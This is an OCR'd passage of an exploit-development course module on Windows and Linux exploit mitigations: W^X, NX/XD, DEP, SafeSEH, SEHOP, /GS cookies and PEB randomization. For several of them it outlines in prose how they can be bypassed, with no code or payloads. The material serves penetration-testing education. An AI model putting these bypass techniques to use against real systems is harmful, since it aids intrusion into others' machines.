
Recommended Reading

Linkers & Loaders (John R. Levine, 2000)

Assembly Language for Intel-Based Computers , 5th Edition (Kip R. Irvine, 2007)


A Crash Course on the Depths of Win32 Structured Exception Handling by Matt Pietrek
http://www.microsoft.com/msj/0197/exception/exception.aspx

The Forger's Win32 API Programming Tutorial by Brook Miles (Forgey)
http://www.winprog.org/tutorial/




OS Protections and Compiler-Time Controls

In this module we will walk through protection mechanisms added to the various Windows operating systems over the years. It is important to understand each of these protections to better understand what you are up against when attempting to defeat or circumvent them. Some of the protections can be defeated and others can simply be bypassed or disabled. When performing penetration testing, an exploit may fail against a system that should be vulnerable. This may be due to one or more protections that can potentially be defeated. Each possible situation should be ruled out.



Objectives

Our objectives for this module is to understand Data Execution Prevention (DEP), /GS & Security Cookies, PEB Randomization, Heap Cookies, Safe Unlinking, Low Fragmentation Heaps and Address Space Layout Randomization (ASLR) on Windows and Linux, as well as Windows 8 ROP protection.




Exploit Mitigation Controls

The Venn diagram on this slide is used to show the three primary categories of exploit mitigation controls.

1) Application Opt-In Controls: This category of exploit mitigation allows the developer of an application or module to determine if it will participate in a given exploit mitigation control supported by the OS. These controls include ASLR participation, DEP participation, amongst others.
2) OS Controls: Regardless of a developer's choice to compile a program to participate in a control such as ASLR, the OS must have support for the control. These controls include ASLR, hardware DEP, and several others.
3) Compile-Time Controls: This category of exploit mitigation describes controls that are added in during compile-time. These controls include canaries or security cookies, application ASLR, SafeSEH, and several others.

When the circles overlap, more controls are enforced, improving the security. When you get to the very center, where all circles overlap, security is at the highest.




Linux Write XOR Execute – W^X

It is very uncommon, if not unheard of, for a program to require code execution on the stack or heap. You certainly wouldn't want to accept executable code from a user. A simple way to protect these memory segments from holding executable content is to mark them as writable, but not executable. Code segments are typically executable and not writable. This being the case, segments in memory that are writable can be set as non-executable, and segments in memory that are executable can be set as non-writable. W^X, first implemented by OpenBSD, marks every page as either writable or executable, but never both. Many attacks are prevented by adding this protection. For example, if one places shellcode into a buffer and attempts to return to it, the pages in memory holding that data are marked as non-executable, and as such, the attack will fail. There are still some ret2libc style attacks that may still be successful in the event W^X is being used.

NX bit and XD/ED bit


The NX bit used by AMD 64-bit processors and the XD or ED bit used by Intel processors provide protection through a form of W^X. NX and XD are built into the hardware, unlike the original W^X software-based method. There are multiple methods that may be used to bypass or defeat this protection. If code you are looking to execute already resides within the applications code segment, you may be able to simply return to the address holding the instructions you wish to execute. If you have the ability to write to an area of memory where you control the permissions, you may also be able to return to that area holding your shellcode. On some implementations of W^X, it is possible to disable the feature. Each implementation and OS holds this capability in different locations.



Data Execution Prevention

Data Execution Prevention (DEP) is primarily a hardware-based security feature that is a take on the W^X control on Linux. The idea is that no code execution should ever take place on areas like the stack and heap. Only pages explicitly marked for code execution, such as the code segment, may do so. Any attempt to execute code in areas marked as non-executable will cause an exception, and the code will not be permitted to run. DEP is not supported in versions of Windows before XP SP2 and 2003 Server. You can also manually turn DEP on or off through system properties. If you go to "Start," "Run," and type in "sysdm.cpl" and press enter, you will pull up the System Properties menu. From there you click on the "Advanced" tab on the top of the panel and then the "Settings" option under "Performance." You then need to click on the "Data Execution Prevention" tab on the top of the screen. You now have the option to turn DEP on for essential Windows programs and services only, or you can turn it on for all programs and services, except for the one you explicitly list.

As mentioned previously, Intel calls the bit that is set to mark all non-executable pages the Execute Disable (XD) bit. AMD calls this bit the No Execute (NX) bit. Both are hardware based implementations of DEP where the processor marks memory pages with a flag as they are allocated by the processor. Software DEP only provides SafeSEH protection that we will discuss shortly.




SafeSEH

Starting with Windows XP SP2, the SafeSEH compiler option was added to provide protection against common attacks on SEH overwrites. When this flag is used during compile-time, the linker will build a table of good exception handlers that may be used. If the exception handler is overwritten and the address is not listed in the table as a valid handler, the program terminates and control will not be passed to the unknown address. Most Windows DLLs and programs have been recompiled using the /SAFESEH flag, but it depends on the OS version.


The main problem with SafeSEH is that many third-party programs are not compiled with the /SAFESEH flag. Often times during program runtime the Windows DLLs used by the program are protected by SafeSEH, but the program itself has its own DLLs or code that is not protected. This gives an opportunity to the attacker to exploit the unprotected pieces loaded into the program's memory space. We will go into this attack later.

More information can be found by visiting Microsoft at http://msdn.microsoft.com/en-us/library/9a89h429(VS.80).aspx.



SEHOP


Matt Miller (Skape) outlined a control that could be implemented to stop the simple attack to overwrite the SE handlers on the stack of a given thread. This paper is titled, "Preventing the Exploitation of SEH Overwrites" and is available here: http://www.uninformed.org/?v=5&a=2&t=txt Microsoft added support for this control starting with Vista SP1 and Server 2008. The idea behind the control is to walk the list of handlers on the stack to confirm that the end of the list can be reached. The end of the list should contain a DWORD of 0xffffffff, followed by a pointer to ntdll!FinalExceptionHandler. A paper was released by Stéfan Le Berre and Damien Cauquil on a technique to defeat the control. The technique involves creating a fake validation frame as part of your exploit, tricking the control into thinking that the SEH chain is intact. The paper is available at http://dl.packetstormsecurity.net/papers/general/sehop_en.pdf.



Visual C++ /GS Check

The /GS option has been available on Microsoft's Visual Studio C++ compiler since 2002. More recent versions provide extra security, such as on Visual Studio 2010, where there is protection for vulnerable parameters on the stack by moving them below the security cookie. The /GS feature pushes a 32-bit security cookie onto the stack if determined it is vulnerable. One master cookie is generated per each module loaded, but is typically XOR'd against EBP during the function prolog. Format string bugs may help you with determining the cookie. There are exceptions to the protection of functions, including whether or not the function includes a string buffer, buffers smaller than 5 bytes, and others, although this can be set to be more aggressive. GS compiled executables and DLLs can be detected through signature analysis. Ollie Whitehouse from Symantec gave a great presentation on this covering Vista security with /GS and ASLR at BlackHat 2007, http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Presentation/bh-dc-07-Whitehouse.pdf. Definitely worth checking out.


The /GS feature is enabled by default, and of course, anything that was compiled without using MS Visual Studio would need to be recompiled with such in order to include the protection. Similar to Stack Smashing Protection (SSP) on Ubuntu and other variants, the security cookie is pushed onto the stack when a function is called. Upon function return, the cookie is checked against the master cookie to validate its integrity. If the check fails, a handler takes over and terminates the process.



PEB Randomization


Prior to Windows XP SP2, the Process Environment Block (PEB) is always found at the address 0x7FFDF000. The PEB is a structure within each Windows process that holds process-specific information such as image and library load addressing. The static address made it possible for attacks, such as overwriting RtlCriticalSection, to be overwritten upon program exit. With PEB randomization the location of the PEB in memory will not always be loaded at the address, 0x7FFDF000. There are now up to 16 possible locations for it to be loaded starting at 0x7FFD000 up to 0x7FFDF000, aligned on 4,096-byte boundaries. Symantec's research showed that an attacker has a 25% chance of guessing the right PEB location on the first try. This is due to some inconsistency in the randomization that seems to favor certain load addresses. Their research can be found at http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf.

PEB randomization runs separately from Vista, 7, 8, and Server 2008's ASLR implementation. PEB randomization adds some security, but is certainly not strong. If an application allows an attacker to make multiple attempts to guess the right address, success is imminent.



Heap Cookies

